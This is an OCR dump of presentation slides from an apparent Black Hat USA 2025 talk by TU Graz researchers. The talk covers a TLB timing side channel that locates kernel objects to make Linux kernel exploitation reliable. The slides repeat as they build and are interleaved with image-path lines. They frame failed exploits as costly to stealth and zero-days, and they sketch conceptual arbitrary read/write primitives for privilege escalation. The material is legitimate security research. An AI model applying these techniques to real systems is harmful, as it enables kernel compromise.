black hat USA 2025

TU Graz
SCIENCE
PASSION
TECHNOLOGY

Derandomizing the Location of Security-Critical Kernel Objects in the Linux Kernel

Lukas Maar **Lukas Giner** Daniel Gruss Stefan Mangard


August 6-7, 2025

Briefings

› isec.tugraz.at

About


TLB-based location disclosure attack



About

TLB-based location disclosure attack


- **Timing side channel:**
  - TLB Evict+Reload



About

TLB-based location disclosure attack


- **Timing side channel:**
  - TLB Evict+Reload
- **Leakage Amplification:**
  - Exploits allocator and defense behavior



About

TLB-based location disclosure attack


- **Timing side channel:**
  - TLB Evict+Reload
- **Leakage Amplification:**
  - Exploits allocator and defense behavior
- **Attack:**
  - Reliable kernel exploitation



About

TLB-based location disclosure attack

- **Timing side channel:**
  - TLB Evict+Reload
- **Leakage Amplification:**
  - Exploits allocator and defense behavior
- **Attack:**
  - Reliable kernel exploitation
- **Demo:**
  - Shows leakage and exploitation



Who Are We?

Lukas Maar

- PhD candidate at Graz University of Technology
  - System Security
  - Kernel Security
  - Side-Channel Security
- Looking for a job (end 2025)


Lukas Giner

- Postdoc
  - Secure Cache Architectures
  - Microarchitectural Attacks
- Looking for a job (soon)

Motivation


Kernel Exploitation

User Space




Kernel Space

Kernel Exploitation




Kernel Exploitation



Kernel Exploitation

User Space



Kernel Space


Read primitive

```
1 def information_leak():
2   return kaddr
```

Kernel Exploitation

User Space


Kernel Space




Read primitive

```
1 def information_leak():
2   return kaddr
```


Kernel Exploitation




Kernel Exploitation




Kernel Exploitation




Kernel Exploitation




Kernel Exploitation




Kernel Exploitation




Kernel Exploitation




Kernel Exploitation




Kernel Exploitation




Kernel Exploitation




Kernel Exploitation



Kernel Exploitation



Kernel Exploitation



Problem

- How bad is a failed attempt for kernel exploitation?

Problem

- **How bad is a failed attempt for kernel exploitation?**
  - Potential immiate system crash
  - Potential system crash later

Problem

- **How bad is a failed attempt for kernel exploitation?**
  - Potential immiate system crash
  - Potential system crash later
- **So, worst case a reboot?**


Problem

- **How bad is a failed attempt for kernel exploitation?**
  - Potential immiate system crash
  - Potential system crash later
- **So, worst case a reboot?**
- **No, potentially triggers forensic investigation!**


Problem

- **How bad is a failed attempt for kernel exploitation?**
  - Potential immiate system crash
  - Potential system crash later
- **So, worst case a reboot?**
- **No, potentially triggers forensic investigation!**
  - Undermines stealth
  - Potentially burns zero-day vulnerabilities


Magic Wand


User Space
Kernel Space
Overwrite some metadata
01011
1101
010
./exploit


Magic Wand




Magic Wand


User Space
Kernel Space
01011
1101
010
./exploit
Arbitrary r/w primitive
1 def arb_read(addr):
2 return *addr
3
4 def arb_write(addr, val):
5 *addr = val


Magic Wand


User Space
Kernel Space
01011
1101
010
./exploit
Arbitrary r/w primitive
1 def arb_read(addr):
2 return *addr
3
4 def arb_write(addr, val):
5 *addr = val
Use arbitrary r/w
Privilege escalation


Magic Wand


User Space
Kernel Space
Arbitrary r/w primitive
1 def arb_read(addr):
2 return *addr
3
4 def arb_write(addr, val):
5 *addr = val
01011
1101
010
./exploit
Use arbitrary r/w
Privilege escalation

